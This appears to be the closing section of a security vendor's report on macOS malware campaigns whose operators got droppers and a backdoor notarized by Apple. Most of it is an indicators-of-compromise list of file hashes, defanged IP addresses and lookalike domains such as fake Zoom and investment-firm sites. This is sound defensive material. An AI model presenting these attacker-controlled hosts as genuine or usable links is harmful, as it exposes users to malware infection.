One factor that is relatively consistent throughout many of these campaigns is that the threat actors are seemingly able to acquire or hijack valid Apple ‘identified developer’ accounts at will, have their malware notarized by Apple, and bypass macOS Gatekeeper and other built-in Apple security technologies. In light of this and the general increase in macOS crimeware observed across the security industry, we encourage all macOS users, but particularly those in organizational settings, to harden their security and increase their awareness of potential risks.

Indicators of Compromise

SHA1	Function	File	Arch
05c178891ca1e65af53bbcfdbec573da3f74d176	Dropper	Macho	arm64
3f17c5a7d1e7fd138163d8039e614b8a967a56cb	Dropper	App	Universal
7e07765bf8ee2d0b2233039623016d6dfb610a6d	Backdoor	Macho	x86_64
baf4da6b89b7d7cbf24c9deef5984ef9dfd52e6a	Dropper	Macho	Universal
e5d97afa5f1501b3d5ec1a471dc8a3b8e2a84fdb	Dropper	Macho	x86_64

IP Addresses
23[.]254.253[.]75

45[.]61.128[.]122
45[.]61.135[.]105
45[.]61.140[.]26
139[.]99.66[.]103
144[.]172.74[.]23
144[.]172.74[.]141
172[.]86.102[.]98
172[.]86.108[.]47
216[.]107.136[.]10

Domains

analysis.arkinvst[.]com
appleaccess[.]pro
arkinvst[.]com
atajerefoods[.]com
buy2x[.]com
calendly[.]caladan[.]video
cardiagnostic[.]net
cmt[.]ventures
community.edwardcaputo[.]shop
community.kevinaraujo[.]shop
community.selincapital[.]com
community.selincapital[.]com
customer-app[.]xyz
delphidigital[.]org
doc.solanalab[.]org
dourolab[.]xyz
drogueriasanJose[.]net
edwardcaputo[.]shop
email.sellinicapital[.]com
evalaskatours[.]com
happyz[.]one
hwsrv-1225327.hostwindsdns[.]com
info.ankanimatoka[.]com
info.customer-app[.]xyz
kevinaraujo[.]shop
maelstromfund[.]org
maelstroms[.]fund
matuaner[.]com
mbupdate.linkpc[.]net
mc.tvdhoenn[.]net
meet.caladan[.]video
meet.caladangroup[.]xyz
meet.hananetwork[.]video
meet.selincapital[.]info
meet.selincapital[.]online
meet.selincapital[.]xyz
meet.sellinicapital[.]com
meeting.sellinicapital[.]com
meeting.zoom-client[.]com
mg21.1056[.]uk
nodnote.com
online.selincapital[.]info
online.zoom-client[.]com
panda95sg[.]asia
pixelmonmmo[.]net
presentations[.]life
selincapital[.]com
selincapital[.]info
selincapital[.]network
selincapital[.]online
sellinicapital[.]com
sendmailed[.]com
sendmailer[.]org
shh5.baranftw[.]xyz
tvdhoenn[.]net
verify.selincapital[.]info

versionupdate.dns[.]army
www.buy2x[.]com
www.delphidigital[.]org
www.frameworks[.]ventures
www.happyz[.]one
www.huspot[.]blog
www.maelstromfund[.]org
www.panda95sg[.]asia
www.prismlab[.]xyz
www.sellinicapital[.]com
www.sendmailed[.]com
www.sendmailer[.]org
www.yoannturp[.]xyz
xu10.1056[.]uk
zoom-client[.]com